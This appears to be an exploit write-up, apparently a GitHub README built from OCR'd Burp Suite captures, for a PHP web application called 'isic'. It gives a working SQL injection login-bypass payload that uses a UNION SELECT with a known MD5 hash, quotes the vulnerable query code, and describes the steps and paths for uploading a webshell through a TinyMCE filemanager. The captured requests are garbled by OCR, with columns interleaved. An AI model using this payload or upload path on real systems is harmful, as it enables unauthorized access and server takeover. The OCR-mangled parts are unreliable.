

```
Pretty Raw Hex 등 \n ≡
                                                                                             Pretty Raw Hex Render □ \n □
                                                                                              1 HTTP/1.1 200 OK
  POST /isic/system/user/modules/mod_users/controller.php
                                                                                              2 Date: Sun, 03 Apr 2022 11:19:05 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
 Gontent-Length: 123
4 sec-ch-ua: "(Not(A:Brand"; v="8", "Chromium"; v="99"
5 Accept: */*
                                                                                              mod_fcgid/2.3.9a mod_log_rotate/1.02

4 X-Powered-By: PHP/7.3.4

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 6 Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
                                                                                              Cache-Control: no-store, no-cache, must-revalidate
                                                                                                Pragma: no-cache
                                                                                           8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
 7 X-Requested-With: XMLHttpRequest
  8 Referer: http://localhost/isic/admin/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh;q=0.9
11 Cookie: ga=GAl.1.28742187.1645071448; PHPSESSID=
123re03p50qpp4nqt9oqmj6dr2
                                                                                            11 Content-Length: 61
                                                                                            13 {"code": "200", "msg": "Successfully Logged In. Please
12 Connection: close
14 action=doLogin&username=admin' union select
   1,2,3,4,5,6,'0192023a7bbd73250516f069df18b500',8,9 limit
1,1#&password=admin123
```

tips: in file '/system/user/modules/mod_users/helper.php' you will see the login logic like follow code :

```
function selectByUsername() {
    $this->MDatabase->select($this->table_name, "*", "username='" . $this->username() . "'", "id DESC");
    return $this->MDatabase->result;
}
```

and '/system/user/modules/mod users/controller.php':

It means we could not bypass login with something like username=admin' and 1=1 -- , but we could use 'union select' to set password's md5 with function 'selectByUsername()'. Now we can bypass login based on the number of fields with 'user' table which we actually know, set the value of 'password' to some string's md5 that we know like 'admin123', it will return {"code":"200", "msg": "Successfully Logged In. Please Wait..."}.


3.upload webshell

For some reason, you need to make a request with '/system/application/libs/js/tinymce/plugins/filemanager/dialog.php? type=0&editor=mce_0&field_id=selected_file' otherwise the upload will fail. So we send a GET request:

```
Pretty Raw Hex □ \n □
                                                                                      Pretty Raw Hex Render ⇒ \n =
                                                                                         1 HTTP/1.1 200 OK
1 GET
   /isic/system/application/libs/js/tinymce/plugins/filemanager/dialog.php?type=0&editor=mce_0&filed_id=selected_file
                                                                                          Date: Sun, 03 Apr 2022 12:38:47 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
                                                                                         mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
   HTTP/1.1
 2 Host: localhost
 3 User-Agent: python-requests/2.26.0
4 Accept-Encoding: gzip, deflate
                                                                                        5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revali
 5 Accept: */*
                                                                                        7 Pragma: no-cache
 6 Connection: close
                                                                                         8 Vary: Accept-Encoding
  Cookie: PHPSESSID=8nng6ildqgohoj8iqg7sai39mo
                                                                                        9 Connection: close
                                                                                       10 Content-Type: text/html; charset=UTF-8
                                                                                       11 Content-Length: 7306
                                                                                       13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
```

Now upload webshell.

path: / system/application/libs/js/tinymce/plugins/filemanager/upload.php



Releases

No releases published

Packages

No packages published

Languages

Python 100.0%